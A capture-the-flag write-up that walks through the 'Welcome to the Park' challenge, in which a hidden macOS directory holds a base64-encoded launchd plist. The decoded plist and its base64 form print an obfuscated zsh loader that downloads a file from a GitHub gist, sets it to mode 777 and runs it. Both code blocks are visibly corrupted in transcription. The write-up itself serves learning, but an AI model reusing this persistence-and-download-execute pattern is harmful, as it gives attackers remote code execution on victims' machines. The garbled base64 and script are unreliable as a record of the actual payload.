


Welcome-To-The-Park


 **Welcome to the Park**
160 points - Miscellaneous - 88 Solves - easy

Author: @Stuart Ashenbrenner


The creator of Jurassic Park is in hiding... amongst Mach-O files, apparently. Can you find him?

Download the file(s) below.


Attachments: [welcomeToThePark.zip](#)

 Submit

Once I downloaded the file, I extracted the contents in that directory.



I begin to examine the files within the extracted content. During my examination, I found a file named "interesting.command" containing the text "ls -a is your friend".



```
#!/bin/bash
# ls -a is your friend
echo "welcome to the park"
~
~
~
```

I continued my examination whilst using the ls -a command. I then came across a directory named ".hidden"

I copied the base64 sting and take it into Cyberchef to decode it.

The screenshot shows the CyberChef web application. On the left, the 'Recipe' panel is set to 'From Base64' with the 'Remove non-alphabet chars' checkbox checked. The 'Input' panel contains a long base64-encoded string. The 'Output' panel displays the decoded XML content, which is a plist file. The XML is a plist dictionary with a key 'Label' containing a URL to a GitHub gist. The gist contains a curl command that uses a series of variables to construct a URL to another GitHub gist.

```
PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGUZz0iVVRGLTgiPz48IURPQ1RZUEUgcGxp3QgUUFVCTELDICiTLy9BcHBsZS8vRFREIFBMSVNUIDEuMC8vRU4iICJodHRwOi8vd3d3LmFwcGxLLmNvb3E5VERzL1Byb3BlnR5TGZldC0xLjAuZHRkIj48cGxp3QgdmVyc2lvbj0iMS4wIj48ZGljdD48a2V5PkxhYmVsPC9rZXk+PHN0cmLuZz5jb20uaHVudHJlc3MuY3RmPC9zdHJpbmc+PGtleT5Qcm9ncmFtQXJndW1lbnRzPC9rZXk+PGFycmF5PjxzdzHJpbmc+L2Jpb9c2g8L3N0cmLuZz48c3RyYW5nPi1jPC9zdHJpbmc+PHN0cmLuZz5BMGI9J3RtcD0iJChTJztBMGJFUmhlWj0na3RlbXAgL3RtcC9YwCc7QTBiRVJoZVpYPSdYWFYFgPpIic7QTBiRVJ9JzsgY3VybcATLSc7QTBiRT0ncmV0cnkgNSAtZiAn00EwYkVSaD0nImh0dHBz0i8vJztBMGJFUmhlWlhlEUMk9J2dpc3QuZ2L0aHUN03hIRVI9J2IuY29tL3Mn02p1dVE9J3R1YXJ0amFzJztqdXVRUTdsN1g1PSd0L2E3ZDE4JztqdXVRUTdsN1g1eVg9JzdjNDRmNDMyNyc7anV1UVE3bDdYNXk9Jzc0Wi3NTJkMDM3YmU0NWNyWmSc7anV1UVE3PSc1IC1vIC1ke3RtcH0iOyBpJztqdXVRUTdsNz0nZiBbWyAtcyAiJHt0bXB9JztqdXVRUTdsN1g9JyIgxV07JztqdVFRN2w3WDV5PScgdGhLb1BjaG0n02p1UVE3bD0nb2QnZc3IC1ke3RtcH0iOyAn03pSTzNPVXRJWHQ9JyIke3RtcH0iJzt6Uk8zT1V0PSc7IGZpOyBybSc7elJPM09vdGNydGVCPScgIiR7dG1wfSIn02VjaG8gLWUgJHtBMGJ9JHtBMGJFUmhlWn0ke0EwYkVSaGvawH0ke0EwYkVSfSR7QTBiRX0ke0EwYkVSaH0ke0EwYkVSaGvawERSaX0ke3hiRVJ9JHtqdXVRfSR7anV1UVE3bDdYNX0ke2p1dVFRN2w3WDV5WH0ke2p1dVFRN2w3WDV5fSR7anV1UVE3fSR7anV1UVE3bDd9JHtqdXVRUTdsN1h9JHtqdVFRN2w3WDV5fSR7anVRUTdsfSR7elJPM09vdGNydH0ke3pSTzNPVXR9JHt6Uk8zT1V0Y1h0ZUJ9IHWgL2Jpb9c2g8L3N0cmLuZz48L2FycmF5PjxrZXk+UnVuQXRmb2JkPC9rZXk+PHRydWUgZz48a2V5PLN0YXJ0SW50ZXJ2YwW8L2tleT48aW50ZWdlcj4xNDQwMDwvaw50ZWdlcj48L2RyY3Q+PC9wbGZldD4=
```

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"><plist version="1.0"><dict><key>Label</key><string>com.huntress.ctf</string><key>ProgramArguments</key><array><string>/bin/zsh</string><string>-c</string><string>A0b='tmp'=$(m';A0bERheZ='ktemp/tmp/XX';A0bERheZ='XXXXXX');A0bER='; curl --';A0bE='retry 5 -f';A0bERh='https://';A0bERheZXDRi='gist.github.com';xbER='b.com/s';juuQ='tuartjas';juuQ7L7X5='h/a7d18';juuQ7L7X5yX='7c44f4327';juuQ7L7X5y='739b752d037be45f01';juuQ7L7X5y=' -o "${tmp}"; i';juuQ7L7='f [[ -s "${tmp}";juuQ7L7X=' ]];juuQ7L7X5y=' then chm';juuQ7L='od 777 "${tmp}";';zR030UtcXt=' "${tmp}";';zR030Utc='; fi;rm';zR030UtcXteB=' "${tmp}";';echo -e ${A0b}${A0bERheZ}${A0bERheZX}${A0bER}${A0bE}${A0bERh}${A0bERheZXDRi}${xbER}${juuQ}${juuQ7L7X5}${juuQ7L7X5yX}${juuQ7L7X5y}${juuQ7L7X5y}${juuQ7L7X5y}${juuQ7L7X5y}${juuQ7L7X5y}${juuQ7L7X5y}${juuQ7L7X5y}${juuQ7L7X5y}${juuQ7L7X5y}</dict></plist>
```

Once decoded, I see that it is xml content and can also see what it is trying to accomplish. I went ahead and put the pieces together from this output. I could see that I needed to curl "curl <https://gist.github.com/stuartjash/a7d187c44f4327739b752d037be45f01>".

```
(ztheapt@kali)-[~/.../Welcome-to-the-park/welcomeToThePark/welcome/.hidden]
$ curl https://gist.github.com/stuartjash/a7d187c44f4327739b752d037be45f01
```

After using the curl command with the pieced together URL, I found another subDomain to with the extension "/JohnHammond.jpg".

```

    <a href="/stuartjash/a7d187c44f4327739b752d037be45f01/raw/4e401db574d5cceb0ba517feb9f84971136f067/JohnHammond
.jpg" data-view-component="true" class="Button--secondary Button--small Button">    <span class="Button-content">
    <span class="Button-label">Raw</span>
  </span>
</a>

</div>
<div class="file-info pr-4 d-flex flex-md-items-center flex-items-start flex-order-1 flex-auto">
  <span class="mr-1">
    <svg aria-hidden="true" height="16" viewBox="0 0 16 16" version="1.1" width="16" data-view-component="true" class="octicon octicon-image color-fg-muted">
      <path d="M16 13.25A1.75 1.75 0 0 1 14.25 15H1.75A1.75 1.75 0 0 1 0 13.25V2.75C0 1.784 784 1 1.75 1h12.5c.966 0 1.75.78
4 1.75 1.75ZM1.75 2.5a.25.25 0 0 0-.25.25v10.5c0 .138.112.25.25.25h.94l.03-.03 6.077-6.078a1.75 1.75 0 0 1 2.412-.06L14.5
10.31V2.75a.25.25 0 0 0-.25-.25Zm12.5 11a.25.25 0 0 0 .25-.25v-.917l-4.298-3.889a.25.25 0 0 0-.344.009L4.81 13.5ZM7 6a2 2
0 1 1-3.999.001A2 2 0 0 1 7 6ZM5.5 6a.5.5 0 1 0-1 0 .5.5 0 0 1 0Z"></path>
    </svg>
  </span>
  <a class="wb-break-all" href="#file-johnhammond-jpg">
    <strong class="user-select-contain gist-blob-name css-truncate-target">
      JohnHammond.jpg
    </strong>
  </a>
</div>
</div>

<div itemprop="text" class="Box-body p-0 blob-wrapper data type-text gist-border-0">

  <div class="text-center p-3" data-hpc>
    <span class="border-wrap"></span>
  </div>
</div>

</div>
</div>

<a name="comments"></a>
<div class="js-quote-selection-container" data-quote-markdown=".js-comment-body">
  <div class="js-discussion "
  >
    <div class="ml-md-6 pl-md-3 ml-0 pl-0">

```

When I navigate to that link, it is a picture from the iconic 90's movie "Jurassic Park" (previously hinted in challenge description).

